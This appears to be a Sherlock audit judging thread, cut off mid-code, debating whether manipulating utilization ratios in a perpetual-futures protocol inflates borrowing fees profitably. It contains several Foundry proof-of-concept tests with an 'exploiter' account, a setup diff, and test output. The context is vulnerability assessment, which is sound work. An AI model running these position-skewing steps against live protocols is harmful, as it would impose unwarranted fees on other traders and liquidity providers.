>   G. max borrow fee per year: ~30% (0.00000001 per second). Under the above assumptions the maximum amount that can be used to push the utilization rate is 1M$.
>   The borrow fees gains from pushing utilization rates to the maximum over a day are at most $86.4 The slippage loss from opening and closing the positions that push utilization rate is$ 318000
>   Even if we stretch some of the assumptions (i.e. less slippage on uniswap, more open notional) the attack is not anywhere near profitable.
> 4. There are other hidden assumptions here, such as that the two makers liquidity is similar (otherwise you can't push utilization rate of both makers to the max while staying neutral) but I believe the above is sufficient to make the point.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

IIIIIII000

1. Most attacks have some cost, so that's not a good reason to invalidate an issue. This attack can be done over time so as to minimize the impact on the uniswap pool. There is a profit to be had here as is described above but even if there weren't, Sherlock rules don't require a profit if other users get a loss, and extra unwarranted borrow fees are a definite loss to other users.
2. The escalating watson seems to have misunderstood the attack. They write `This will cause market forces to re-balance the Oracle Maker (thus bringing its utilization rate back down) probably within minutes, and surely no longer than a day.` but the second paragraph of the `Vulnerability Detail` section describes that this is the desired behavior, because the attack is for the benefit of the SHBM LPs, *not* the OM LPs

nirohgo

> 1. Most attacks have some cost, so that's not a good reason to invalidate an issue. This attack can be done over time so as to minimize the impact on the uniswap pool. There is a profit to be had here as is described above but even if there weren't, Sherlock rules don't require a profit if other users get a loss, and extra unwarranted borrow fees are a definite loss to other users.

Be that as it may, an attack that spends $318,000 to cause $86 loss does not count as a feasible attack/valid medium.

> The escalating watson seems to have misunderstood the attack. They write This will cause market forces to re-balance the Oracle Maker (thus bringing its utilization rate back down) probably within minutes, and surely no longer than a day. but the second paragraph of the Vulnerability Detail section describes that this is the desired behavior, because the attack is for the benefit of the SHBM LPs, not the OM LPs

I don't think I misunderstood the attack. The borrowing fee rate is calculated based on the **overall utilization rate** of all Receivers (both the Oracle Maker and SHBM). What I meant is that at least half of the fabricated utilization rate that affects the fee rate (the part that's on the OM side) won't last long. In any event, my calculation of the gains was based on the attack effects lasting a full day. By then the utilization rate is expected re-balance on both makers (if borrowing rate is exceptionally high, either more LPs will enter, or positions will be closed). The point is that this is not a one-block attack. For it to feasible, the effect of the fabricated utilization need to last for a very long time, which won't happen.

lllllll000

> Be that as it may, an attack that spends $318,000 to cause $86 loss does not count as a feasible attack/valid medium.
>
> I don't think I misunderstood the attack

Not sure where you're getting the arbitrary number of 318000 as the cost, when the position is only open for ~2 seconds and is only repeatedly done when there's liquidity. Also, 'expected to' sounds like a big assumption, when the attacker is actively pushing in one direction

nevillehuang

@llllllll000 Could you provide a scenario/PoC to demonstrate the relative loss here so I can verify?

llllllll000

@nevillehuang This is a slight modification of nirohgo's POC for https://github.com/sherlock-audit/2024-02-perpetual-judging/issues/133

```
// SPDX-License-Identifier: GPL-3.0-or-later
pragma solidity >=0.8.0;

import "forge-std/Test.sol";
import "../spotHedgeMaker/SpotHedgeBaseMakerForkSetup.sol";
import { OracleMaker } from "../../src/maker/OracleMaker.sol";
import "../../src/common/LibFormatter.sol";
import { SignedMath } from "@openzeppelin/contracts/utils/math/SignedMath.sol";

contract FundingFeeExploit is SpotHedgeBaseMakerForkSetup {

    using LibFormatter for int256;
    using LibFormatter for uint256;
    using SignedMath for int256;

    address public taker = makeAddr("Taker");
    address public exploiter = makeAddr("Exploiter");
    OracleMaker public oracle_maker;

    function setUp() public override {
        super.setUp();
        //create oracle maker
        oracle_maker = new OracleMaker();
        _enableInitialize(address(oracle_maker));
        oracle_maker.initialize(marketId, "OM", "OM", address(addressManager),
↪   priceFeedId, 1e18);
        config.registerMaker(marketId, address(oracle_maker));

        //PARAMETERS SETUP

        //fee setup
        //funding fee configs (taken from team tests)
```

```
        config.setFundingConfig(marketId, 0.005e18, 1.3e18,
↪   address(oracle_maker));
        //borrowing fee 0.00000001 per second as in team tests
        config.setMaxBorrowingFeeRate(marketId, 10000000000, 10000000000);
        oracle_maker.setMaxSpreadRatio(0.1 ether); // 10% as in team tests


        //whitelist users
        oracle_maker.setValidSender(exploiter,true);
        oracle_maker.setValidSender(taker,true);


        //add more liquidity ($20M) to uniswap pool to simulate realistic
↪   slippage
        deal(address(baseToken), spotLp, 10000e9, true);
        deal(address(collateralToken), spotLp, 20000000e6, true);
        vm.startPrank(spotLp);
        uniswapV3NonfungiblePositionManager.mint(
            INonfungiblePositionManager.MintParams({
                token0: address(collateralToken),
                token1: address(baseToken),
                fee: 3000,
                tickLower: -887220,
                tickUpper: 887220,
                amount0Desired: collateralToken.balanceOf(spotLp),
                amount1Desired: baseToken.balanceOf(spotLp),
                amount0Min: 0,
                amount1Min: 0,
                recipient: spotLp,
                deadline: block.timestamp
            })
        );

        //mock the pyth price to be same as uniswap (set to ~$2000 in base class)
        pyth = IPyth(0xff1a0f4744e8582DF1aE09D5611b887B6a12925C);
        _mockPythPrice(2000,0);
    }


    function testBorrowingFeePOC() public {


        //deposit 5M collateral as margin for exploiter (also mints the amount)
        uint256 startQuote = 5000000*1e6;
       _deposit(marketId, exploiter, startQuote);
       console.log("Exploiter Quote balance at Start: %s\n", startQuote);
```


```
        //deposit to makers
        //initial HSBM maker deposit: 2000 base tokens ($4M)
        vm.startPrank(makerLp);
        deal(address(baseToken), makerLp, 2000*1e9, true);
        baseToken.approve(address(maker), type(uint256).max);
        maker.deposit(2000*1e9);

        //initial oracle maker deposit: $2M (1000 base tokens)
        deal(address(collateralToken), makerLp, 2000000*1e6, true);
        collateralToken.approve(address(oracle_maker), type(uint256).max);
        oracle_maker.deposit(2000000*1e6);
        vm.stopPrank();

        //Also deposit collateral directly to SHBM to simulate some existing
↪   margin on the SHBM from previous activity
        _deposit(marketId, address(maker), 2000000*1e6);

        int256 exploiterPosSizeStart =
↪   vault.getPositionSize(marketId,address(exploiter));
        console.logInt(exploiterPosSizeStart);

        //Exploiter opens -1 base tokens long on oracle maker
        vm.startPrank(exploiter);
        (int256 posBase, int256 openNotional) = clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(oracle_maker),
                isBaseToQuote: false,
                isExactInput: false,
                amount: 1*1e18,
                oppositeAmountBound:type(uint256).max,
                deadline: block.timestamp,
                makerData: ""
            })
        );

        console.log("Utilization after short (long, short):");
        (uint256 utilLong, uint256 utilShort) =
↪   borrowingFee.getUtilRatio(marketId);
        console.log(utilLong, utilShort);

        //move to next block
        vm.warp(block.timestamp + 2 seconds);

        //Exploiter closes the short against the SHBM to increase the ratio
        int256 exploiterPosSize =
↪   vault.getPositionSize(marketId,address(exploiter));
```


```
        (posBase,openNotional) = clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(maker),
                isBaseToQuote: true,
                isExactInput: true,
                amount: 1 * 1e18,
                oppositeAmountBound:0,
                deadline: block.timestamp,
                makerData: ""
            })
        );

        //exploiter withdraws entirely
        int256 upDec = vault.getUnsettledPnl(marketId,address(exploiter));
        int256 stDec = vault.getSettledMargin(marketId,address(exploiter));
        int256 marg = stDec-upDec;
        uint256 margAbs = marg.abs();
        uint256 toWithdraw =
↪   margAbs.formatDecimals(INTERNAL_DECIMALS,collateralToken.decimals());
        vault.transferMarginToFund(marketId,toWithdraw);
        vault.withdraw(vault.getFund(exploiter));
        vm.stopPrank();

       int256 exploiterPosSizeFinish =
↪   vault.getPositionSize(marketId,address(exploiter));
       console.logInt(exploiterPosSizeFinish);

        uint256 finalQuoteBalance =
↪   collateralToken.balanceOf(address(exploiter));
        console.log("Exploiter Quote balance at End: %s", finalQuoteBalance);

        (uint256 utilLong2, uint256 utilShort2) =
↪   borrowingFee.getUtilRatio(marketId);
        console.log(utilLong2, utilShort2);
    }
}
```

output:

```
Exploiter Quote balance at Start: 5000000000000
0
Utilization after short (long, short):
1000000000000000 0
0
Exploiter Quote balance at End: 4999993607598
```

```
1000000000000000 995908769461738
```

So the attacker only had to spend 0.000128% in order to change the short utilization ratio from 0 to 995908769461738, with only one Eth. Note that the attacker no longer has any open position and, as is outlined in the vulnerability description, they can do this repeatedly in small amounts in order to increase the ratio arbitrarily, without incurring slippage in the uniswap pool, and they can be one of the SHMB's LPs in order to profit on this undeserved ratio, in the form of borrow fees, where the utilization ratio for the LP is directly proportional (`Can receive borrowing fee based on its utilization ratio`) to what percentage of the fees they're paid.

As is mentioned here if #133 is High, this one should be too

nirohgo

@nevillehuang . This POC proves nothing. This Watson keeps trying to pin this finding to #133 but they are essentially different. The difference is that funding fee changes exponentially with utilization, while borrowing fee changes linearly up to max borrowing fee. Because of that, an attack that forces funding fee to the max can be profitable within a couple of blocks (as in #133) but an attack that tries to use the borrowing fee can not. All this POC shows is that an increase in utilization causes an increase in borrowing fee, not that that borrowing fee increase can get anywhere close to the cost of attack of make any meaningful damage in a reasonable timeframe.

IIIIIIIOOO

One is exponential, one is linear. However, once the attacker has skewed the ratio, there's no way for the admin to do anything about it, without losing the fees themselves.

nirohgo

The point is, how fast can the attacker make a large enough gain to cover the cost of the attack (or just inflict meaningful damage) since both rates are applied per second. In both cases the attackers create a skew that can not be held for a long time, market forces will balance it over time. But with funding rate the skew can have enough of an effect even within one block while a skew in borrowing fee will take a long time to accrue enough value, and by the time it does, the effect will be gone.

IIIIIIIOOO

1. Do you agree that eventually the fees will cover the 0.000128% cost? 2. Even if it takes a while to cover the attacker's costs, *everyone* is *immediately* paying these fees (a loss for them)

nirohgo

1. Do you agree that eventually the fees will cover the 0.000128% cost? 2. Even if it takes a while to cover the attacker's costs, *everyone* is *immediately* paying these fees (a loss for them)

Not really. Let's take the POC you provided. If you assume there's $1,000,000 in positions that pay borrowing fee, the effect of your 1 Eth "attack" on the fees will add only 30 cents per day in fees. that means it will take 6666 days for these fees to cover the attack. By then whatever effect your attack had on the utilization rate/borrowing fee will have been long gone.

lllllll000

`//borrowing fee 0.00000001 per second as in team tests` and 0.00000001 * $1,000,000 * 86400 secs/day = $864 per day paid by the position holders, for no benefit. And I'm not sure why you're counting days to cover $2k, nor where $0.30/day is coming from, when the attacker did not lose $2k - they lost $0.26

nevillehuang

Based on the discussion above, seems like some makers can profit off of other whitelisted makers for a material amount of funds. @lllllll000 The numerical impact shown in #133 seems to be significantly higher than this issue here though, why do you think it should be high?

nirohgo

> `//borrowing fee 0.00000001 per second as in team tests` and 0.00000001 * $1,000,000 * 86400 secs/day = $864 per day paid by the position holders, for no benefit. And I'm not sure why you're counting days to cover $2k, nor where $0.30/day is coming from, when the attacker did not lose $2k - they lost $0.26

You're wrong. 0.00000001 per second is the maximum borrowing fee. The difference in fee caused by the attack is 30 cents per day. The cost of the attack is $7 (compare quote balance at end to start). to 21 days to cover the cost. Doesn't matter much because the effect is miniscule.

> some makers can profit off of other whitelisted makers for a material amount of funds

@nevillehuang do explain where got that some makers can profit off of other whitelisted makers for a material amount of funds?

WangSecurity

@nirohgo can you explain where you get the 30 cents per day from? As of now, your calculations have changes from one message to another and I can't really see where the calculations come from. I'm inclined towards rejecting the escalation and leaving the issue as it is due to the PoC provided the @lllllll000 and this comment

nirohgo

> @nirohgo can you explain where you get the 30 cents per day from? As of now, your calculations have changes from one message to another and I can't really see where the calculations come from. I'm inclined towards rejecting the escalation and leaving the issue as it is due to the PoC provided the @lllllll000 and this comment

@WangSecurity my numbers are consistent.

The 30 cents per day are based on the POC provided by the Watson, which tried to show that the attack is plausible when using small amounts (1 Eth).

To see this, add the following lines at the end of the POC function code:

```
 //added position to simulate the acumulated borrowing fee over a day
_deposit(marketId, taker, 1000000*1e6);
vm.prank(taker);
 clearingHouse.openPosition(
    IClearingHouse.OpenPositionParams({
        marketId: marketId,
        maker: address(maker),
        isBaseToQuote: true,
        isExactInput: true,
        amount: 500 * 1e18,
        oppositeAmountBound:0,
        deadline: block.timestamp,
        makerData: ""
    })
);

vm.warp(block.timestamp+1 days);

console.log("accumulated Borrowing Fee in a day (USD, 18 decimals):");
int256 bfee = borrowingFee.getPendingFee(marketId,taker);
console.logInt(bfee);
```

This code shows how much borrowing fee is accumulated over a day when there are $1,000,000 of positions paying borrowing fee. Run the test once as is (and take note of accumulated Borrowing Fee), then comment out the attack code(starting at `vm.startPrank(exploiter);` until the end at `vault.withdraw(vault.getFund(exploiter)); vm.stopPrank();` and run again. The difference between the accumulated borrowing fee with and without the attack is ~0.29*10^18 or roughly 30 cents.

nirohgo

BTW @WangSecurity here is how I got to the numbers in my original scenario

(showing that the attack is not feasible with large amounts):

> Under these assumptions: A. Uniswap Pool base Liquidity 1000 Eth B. Oracle maker Liquidity: 1M$ C. SpotHedgeBaseMaker Liquidity: 1M$ D. MinMarginRatio: 100% E. 100,000 USD open notional (that pays borrow fees) in the system. F. Borrow Fees (unitization rates) are rebalanced within 24 hours. G. max borrow fee per year: ~30% (0.00000001 per second). Under the above assumptions the maximum amount that can be used to push the utilization rate is 1M$. The borrow fees gains from pushing utilization rates to the maximum over a day are at most $86.4 The slippage loss from opening and closing the positions that push utilization rate is$ 318000

This is based on the following POC:

1. In SpotHedgeBaseMakerForkSetup.sol replace lines 81,82 with:

```
deal(address(baseToken), spotLp, 1000e9, true);
deal(address(collateralToken), spotLp, 2000000e6, true);
```

(setting 1000 Eth base liquidity in Uniswap Pool)

2. In SpotHedgeBaseMakerForkSetup.sol replace lines 150- 153 with:

```
deal(address(baseToken), address(makerLp), 500e9, true);
vm.startPrank(makerLp);
baseToken.approve(address(maker), type(uint256).max);
maker.deposit(500e9);
```

(setting initial SpotHedgeBaseMaker liquidity to $1M)

3. Add the following code to a test.sol file under perp-contract-v3/test/spotHedgeMaker/ :

```
// SPDX-License-Identifier: GPL-3.0-or-later
pragma solidity >=0.8.0;

// forge test --match-test testSandwich -vv

import "forge-std/Test.sol";
import "../spotHedgeMaker/SpotHedgeBaseMakerForkSetup.sol";
import { OracleMaker } from "../../src/maker/OracleMaker.sol";
import "../../src/common/LibFormatter.sol";
import { SignedMath } from "@openzeppelin/contracts/utils/math/SignedMath.sol";
import { IUniswapV3PoolState } from "../../src/external/uniswap-v3-core/contract
↪  s/interfaces/pool/IUniswapV3PoolState.sol";

contract borrowFeePOC is SpotHedgeBaseMakerForkSetup {
```

```
    using LibFormatter for int256;
    using LibFormatter for uint256;
    using SignedMath for int256;

    address public taker = makeAddr("taker");
    address public exploiter = makeAddr("Exploiter");
    OracleMaker public oracle_maker;

    function setUp() public override {
        super.setUp();
        oracle_maker = new OracleMaker();
        _enableInitialize(address(oracle_maker));
        oracle_maker.initialize(marketId, "OM", "OM", address(addressManager),
↪   priceFeedId, 1e18);
        config.registerMaker(marketId, address(oracle_maker));
        config.setFundingConfig(marketId, 0.005e18, 1.3e18,
↪   address(oracle_maker));
        config.setMaxBorrowingFeeRate(marketId, 10000000000, 10000000000);
        oracle_maker.setMaxSpreadRatio(0.1 ether);
        oracle_maker.setValidSender(taker,true);
        oracle_maker.setValidSender(exploiter,true);

        //initial oracle maker liquidity
        vm.startPrank(makerLp);
         deal(address(collateralToken), makerLp,1000000*1e6, true);
         collateralToken.approve(address(oracle_maker), type(uint256).max);
        oracle_maker.deposit(1000000*1e6);
        vm.stopPrank();
        pyth = IPyth(0xff1a0f4744e8582DF1aE09D5611b887B6a12925C);
        _mockPythPrice(2000,0);
    }

    function testBorrowRateIssue() public {
        //set max borrow rate
        //borrowing fee 0.00000001 per second as in team tests
        config.setMaxBorrowingFeeRate(marketId, 10000000000, 10000000000);
        oracle_maker.setMaxSpreadRatio(0.1 ether); // 10% as in team tests
        oracle_maker.setMinMarginRatio(1 ether);
        maker.setMinMarginRatio(1 ether);


        //inititalize taker/exploiter with $10M each
        _deposit(marketId, taker, 10000000 * 1e6);
        _deposit(marketId, exploiter, 10000000 * 1e6);

        console.log("Exploiter Margin at start: ");
        int256 expMargStart = vault.getMargin(marketId,address(exploiter));
```

```
        console.logInt(expMargStart);

        // exploiter opens largest posible position on OM to maximize borrowing
↪   fee ($1M in this case),
        //and a counter position of same size on SHBM.
       vm.prank(exploiter);
        (int256 pb, int256 pq) = clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(oracle_maker),
                isBaseToQuote: false,
                isExactInput: false,
                amount: 500 * 1e18,
                oppositeAmountBound:type(uint256).max,
                deadline: block.timestamp,
                makerData: ""
            })
        );
        int256 exploiterPosSize =
↪   vault.getPositionSize(marketId,address(exploiter));
        vm.prank(exploiter);
        ( pb,  pq) = clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(maker),
                isBaseToQuote: true,
                isExactInput: true,
                amount: exploiterPosSize.abs(),
                oppositeAmountBound:0,
                deadline: block.timestamp,
                makerData: ""
            })
        );
        console.log("Exploiter Margin at end: ");
        int256 expMargEnd = vault.getMargin(marketId,address(exploiter));
        console.logInt(expMargEnd);


        //create taker position to represent $100,000 utility paying the bloated
↪   borrowing fee
        //for a day
        vm.startPrank(taker);
        (  pb,    pq) = clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(oracle_maker),
                isBaseToQuote: true,
```

```
                isExactInput: true,
                amount: 50 * 1e18,
                oppositeAmountBound:0,
                deadline: block.timestamp,
                makerData: ""
            })
        );
        //move a day forward to see how much borrow fees are collected in a day
        vm.warp(block.timestamp + 1 days);
        console.log("accumulated Borrowing Fee in a day (USD, no decimals):");
        int256 bfee = borrowingFee.getPendingFee(marketId,taker);
        console.logInt(bfee / 1e18);

        //exploiter loss from slippage in the double move:
        int256 exploiterMarginDiff = expMargEnd - expMargStart;
        console.log("Cost of the exploit (USD, no decimals):");
        console.logInt(exploiterMarginDiff / 1e18);
    }
}
```

4. Run with `forge test --match-test testBorrowRateIssue -vv`

IIIIIIIOOO

I modified nirohgo's POC (search for `IllIllI` for the changes), and the output shows a profit of $861

```
diff --git
 ↪  a/perp-contract-v3/test/spotHedgeMaker/SpotHedgeBaseMakerForkSetup.sol
 ↪  b/perp-contract-v3/test/spotHedgeMaker/SpotHedgeBaseMakerForkSetup.sol
index 66991bf..40183f1 100644
--- a/perp-contract-v3/test/spotHedgeMaker/SpotHedgeBaseMakerForkSetup.sol
+++ b/perp-contract-v3/test/spotHedgeMaker/SpotHedgeBaseMakerForkSetup.sol
@@ -72,14 +72,14 @@ contract SpotHedgeBaseMakerForkSetup is
 ↪  ClearingHouseIntSetup {
         baseToken = new TestCustomDecimalsToken("testETH", "testETH", 9); //
 ↪  Deliberately different from WETH so we could test decimal conversions.
         vm.label(address(baseToken), baseToken.symbol());

-        uint24 spotPoolFee = 3000;
+        uint24 spotPoolFee = 500;//500

         uniswapV3B2QPath = abi.encodePacked(address(baseToken),
 ↪  uint24(spotPoolFee), address(collateralToken));

         uniswapV3Q2BPath = abi.encodePacked(address(collateralToken),
 ↪  uint24(spotPoolFee), address(baseToken));
```

```
-        deal(address(baseToken), spotLp, 100e9, true);
-        deal(address(collateralToken), spotLp, 200000e6, true);
+        deal(address(baseToken), spotLp, 1000e9, true);
+        deal(address(collateralToken), spotLp, 2000000e6, true);

         //
         // Provision Uniswap v3 system
@@ -147,10 +147,10 @@ contract SpotHedgeBaseMakerForkSetup is
 ↪  ClearingHouseIntSetup {
         maker.setUniswapV3Path(address(baseToken), address(collateralToken),
 ↪  uniswapV3B2QPath);
         maker.setUniswapV3Path(address(collateralToken), address(baseToken),
 ↪  uniswapV3Q2BPath);

-        deal(address(baseToken), address(makerLp), 1e9, true);
+        deal(address(baseToken), address(makerLp), 500e9, true);
         vm.startPrank(makerLp);
         baseToken.approve(address(maker), type(uint256).max);
-        maker.deposit(1e9);
+        maker.deposit(500e9);
         vm.stopPrank();
     }

diff --git a/perp-contract-v3/test/spotHedgeMaker/SpotHedgeBaseMakerIntSetup.sol
 ↪  b/perp-contract-v3/test/spotHedgeMaker/SpotHedgeBaseMakerIntSetup.sol
index 3b0b850..6b1f185 100644
--- a/perp-contract-v3/test/spotHedgeMaker/SpotHedgeBaseMakerIntSetup.sol
+++ b/perp-contract-v3/test/spotHedgeMaker/SpotHedgeBaseMakerIntSetup.sol
@@ -21,7 +21,7 @@ contract SpotHedgeBaseMakerIntSetup is ClearingHouseIntSetup {
     FakeUniswapV3Factory public uniswapV3Factory;
     FakeUniswapV3Quoter public uniswapV3Quoter;

-    uint24 public spotPoolFee = 3000;
+    uint24 public spotPoolFee = 500; //500
     address public spotPool = makeAddr("SpotPool");

     bytes public uniswapV3B2QPath;
diff --git
 ↪  a/perp-contract-v3/test/spotHedgeMaker/SpotHedgeBaseMakerSpecSetup.sol
 ↪  b/perp-contract-v3/test/spotHedgeMaker/SpotHedgeBaseMakerSpecSetup.sol
index 1e31111..7ed52ce 100644
--- a/perp-contract-v3/test/spotHedgeMaker/SpotHedgeBaseMakerSpecSetup.sol
+++ b/perp-contract-v3/test/spotHedgeMaker/SpotHedgeBaseMakerSpecSetup.sol
@@ -32,8 +32,8 @@ contract SpotHedgeBaseMakerSpecSetup is MockSetup {
         quoteToken = new TestCustomDecimalsToken("USDC", "USDC", 6);
         vm.label(address(quoteToken), quoteToken.symbol());
```


```
-        uniswapV3B2QPath = abi.encodePacked(address(baseToken), uint24(3000),
↪  address(quoteToken));
-        uniswapV3Q2BPath = abi.encodePacked(address(quoteToken), uint24(3000),
↪  address(baseToken));
+        uniswapV3B2QPath = abi.encodePacked(address(baseToken), uint24(500),
↪  address(quoteToken)); // 500
+        uniswapV3Q2BPath = abi.encodePacked(address(quoteToken), uint24(500),
↪  address(baseToken)); // 500

         vm.mockCall(
             mockConfig,
@@ -73,7 +73,7 @@ contract SpotHedgeBaseMakerSpecSetup is MockSetup {
                 IUniswapV3Factory.getPool.selector,
                 address(baseToken),
                 address(quoteToken),
-                uint24(3000)
+                uint24(500)//500
             ),
             abi.encode(uniswapV3SpotPool)
         );
@@ -83,7 +83,7 @@ contract SpotHedgeBaseMakerSpecSetup is MockSetup {
                 IUniswapV3Factory.getPool.selector,
                 address(quoteToken),
                 address(baseToken),
-                uint24(3000)
+                uint24(500)//500
             ),
             abi.encode(uniswapV3SpotPool)
         );
```

```
// SPDX-License-Identifier: GPL-3.0-or-later
pragma solidity >=0.8.0;

// forge test --match-test testSandwich -vv

import "forge-std/Test.sol";
import "../spotHedgeMaker/SpotHedgeBaseMakerForkSetup.sol";
import { OracleMaker } from "../../src/maker/OracleMaker.sol";
import "../../src/common/LibFormatter.sol";
import { SignedMath } from "@openzeppelin/contracts/utils/math/SignedMath.sol";

contract borrowFeePOC is SpotHedgeBaseMakerForkSetup {

    using LibFormatter for int256;
```

```
    using LibFormatter for uint256;
    using SignedMath for int256;

    address public taker = makeAddr("taker");
    address public exploiter = makeAddr("Exploiter");
    OracleMaker public oracle_maker;

    function setUp() public override {
        super.setUp();
        oracle_maker = new OracleMaker();
        _enableInitialize(address(oracle_maker));
        oracle_maker.initialize(marketId, "OM", "OM", address(addressManager),
↪   priceFeedId, 1e18);
        config.registerMaker(marketId, address(oracle_maker));
        config.setFundingConfig(marketId, 0.005e18, 1.3e18,
↪   address(oracle_maker));
        config.setFundingConfig(marketId, 1, 1, address(oracle_maker));
        config.setMaxBorrowingFeeRate(marketId, 10000000000, 10000000000);
        oracle_maker.setMaxSpreadRatio(0.1 ether);
        oracle_maker.setValidSender(taker,true);
        oracle_maker.setValidSender(exploiter,true);

        //initial oracle maker liquidity
        vm.startPrank(makerLp);
         deal(address(collateralToken), makerLp,1000000*1e6, true);
         collateralToken.approve(address(oracle_maker), type(uint256).max);
        oracle_maker.deposit(1000000*1e6);
        vm.stopPrank();
        pyth = IPyth(0xff1a0f4744e8582DF1aE09D5611b887B6a12925C);
        _mockPythPrice(2000,0);
    }

    function testBorrowRateIssue() public {
        //set max borrow rate
        //borrowing fee 0.00000001 per second as in team tests
        config.setMaxBorrowingFeeRate(marketId, 10000000000, 10000000000);
        oracle_maker.setMaxSpreadRatio(0.1 ether); // 10% as in team tests
        oracle_maker.setMinMarginRatio(1 ether);
        maker.setMinMarginRatio(1 ether);


        //inititalize taker/exploiter with $10M each
        _deposit(marketId, taker, 10000000 * 1e6);
        _deposit(marketId, exploiter, 10000000 * 1e6);

        console.log("Exploiter Margin at start: ");
        int256 expMargStart = vault.getMargin(marketId,address(exploiter));
```


```
        console.logInt(expMargStart);

        // exploiter opens largest posible position on OM to maximize borrowing
↪   fee ($1M in this case),
        //and a counter position of same size on SHBM.
       vm.prank(exploiter);
        (int256 pb, int256 pq) = clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(oracle_maker),
                isBaseToQuote: false,
                isExactInput: false,
                //amount: 500 * 1e18,
                amount: 0.6 * 1e18, // IllIllI
                oppositeAmountBound:type(uint256).max,
                deadline: block.timestamp,
                makerData: ""
            })
        );
        int256 exploiterPosSize =
↪   vault.getPositionSize(marketId,address(exploiter));
        vm.prank(exploiter);
        ( pb,  pq) = clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(maker),
                isBaseToQuote: true,
                isExactInput: true,
                amount: exploiterPosSize.abs(),
                oppositeAmountBound:0,
                deadline: block.timestamp,
                makerData: ""
            })
        );
        console.log("Exploiter Margin at end: ");
        int256 expMargEnd = vault.getMargin(marketId,address(exploiter));
        console.logInt(expMargEnd);


        //create taker position to represent $100,000 utility paying the bloated
↪   borrowing fee
        //for a day
        vm.startPrank(taker);
        (  pb,    pq) = clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(oracle_maker),
```


```
                isBaseToQuote: true,
                isExactInput: true,
                //amount: 50 * 1e18,
                amount: 500 * 1e18, // IllIllI
                oppositeAmountBound:0,
                deadline: block.timestamp,
                makerData: ""
            })
        );
        //move a day forward to see how much borrow fees are collected in a day
        vm.warp(block.timestamp + 1 days);
        console.log("accumulated Borrowing Fee in a day (USD, no decimals):");
        int256 bfee = borrowingFee.getPendingFee(marketId,taker);
        console.logInt(bfee / 1e18);

        //exploiter loss from slippage in the double move:
        int256 exploiterMarginDiff = expMargEnd - expMargStart;
        console.log("Cost of the exploit (USD, no decimals):");
        console.logInt(exploiterMarginDiff / 1e18);
    }
}
```

The output shows:

```
Ran 1 test for test/spotHedgeMaker/test.sol:borrowFeePOC
[PASS] testBorrowRateIssue() (gas: 2669547)
Logs:
  Exploiter Margin at start:
  100000000000000000000000000
  Exploiter Margin at end:
  999999868115000000000000
  accumulated Borrowing Fee in a day (USD, no decimals):
  862
  Cost of the exploit (USD, no decimals):
  -1
```

WangSecurity

At this point, I believe the issue is valid and should remain as it is. Planning to reject the escalation.

If I'm missing anything here that can invalidate the submitter's POC, please tag me.

nirohgo

> At this point, I believe the issue is valid and should remain as it is.
> Planning to reject the escalation.

> If I'm missing anything here that can invalidate the submitter's POC, please tag me.

@WangSecurity Try running the POC. The real output with the change (changing the uni pool fee tier to 500) is this: Logs: Exploiter Margin at start: 100000000000000000000000000 Exploiter Margin at end: 96664444073950000000000000 accumulated Borrowing Fee in a day (USD, no decimals): 86 Cost of the exploit (USD, no decimals): -333555

WangSecurity

I've run both PoCs and I can see that the one provided by @lllllll000 indeed has a profit of 862 and a loss of 4. Hence, I believe it is a valid attack under certain factors and conditions, therefore, planning to reject the escalation and leave the issue as it is.

nirohgo

@WangSecurity just noticed @lllllll000 also changed the values in the test function. The results he presented are wrong. 862 is the total borrowing fee accumulated over a day. the number you should look at is the difference between borrowing fees with or without the attack (by running again commenting out the attack part as with the change I've make to the 30 cents POC). You'll see that with the new numbers @lllllll000 presented the attack doesn't add anything to accumulated borrowing fees (in fact without the attack accumulated fees are 864).

WangSecurity

In fact, I didn't make any changes that @lllllll000 describes here in the `diff` part. I've only changed the `test.sol` file itself, so the only changes between your test and @lllllll000 test is the amount of opening position (from 500e18 to 0.6e18 for the exploiter and from 50e18 to 500e18 for taker). That is why the output I've got was 864 and not 862 as @lllllll000 showed. Therefore, as I understand the attack is profitable only if there are different position sizes and that's it.

nirohgo

> In fact, I didn't make any changes that @lllllll000 describes here in the `diff` part. I've only changed the `test.sol` file itself, so the only changes between your test and @lllllll000 test is the amount of opening position (from 500e18 to 0.6e18 for the exploiter and from 50e18 to 500e18 for taker). That is why the output I've got was 864 and not 862 as @lllllll000 showed. Therefore, as I understand the attack is profitable only if there are different position sizes and that's it.

The attack is not profitable because neither 864 nor 862 are the profits of this attack. As I explained, this is the total borrowing fees accumulated over a day when there's 500e18 of paying positions. You need to look at the difference between the accumulated fees with and without the attack to tell exactly how the attack

affected the accumulated fees. Make that comparison and you'll see that the attack is not viable.

WangSecurity

@nirohgo by running without the attack, you mean to comment out these specific part of the PoC? (confirmation to understand I'm running everything correctly):

```
vm.prank(exploiter);
 (int256 pb, int256 pq) = clearingHouse.openPosition(
     IClearingHouse.OpenPositionParams({
         marketId: marketId,
         maker: address(oracle_maker),
         isBaseToQuote: false,
         isExactInput: false,
         amount: 500 * 1e18,
         oppositeAmountBound:type(uint256).max,
         deadline: block.timestamp,
         makerData: ""
     })
 );
 int256 exploiterPosSize = vault.getPositionSize(marketId,address(exploiter));
 vm.prank(exploiter);
 ( pb,  pq) = clearingHouse.openPosition(
     IClearingHouse.OpenPositionParams({
         marketId: marketId,
         maker: address(maker),
         isBaseToQuote: true,
         isExactInput: true,
         amount: exploiterPosSize.abs(),
         oppositeAmountBound:0,
         deadline: block.timestamp,
         makerData: ""
     })
 );
```

nirohgo

@WangSecurity You are comparing apples to oranges. You need to run @lllllll000 's POC once with the attack code:

```
vm.prank(exploiter);
  (int256 pb, int256 pq) = clearingHouse.openPosition(
      IClearingHouse.OpenPositionParams({
          marketId: marketId,
          maker: address(oracle_maker),
          isBaseToQuote: false,
          isExactInput: false,
```

```
            //amount: 500 * 1e18,
            amount: 0.6 * 1e18, // IllIllI
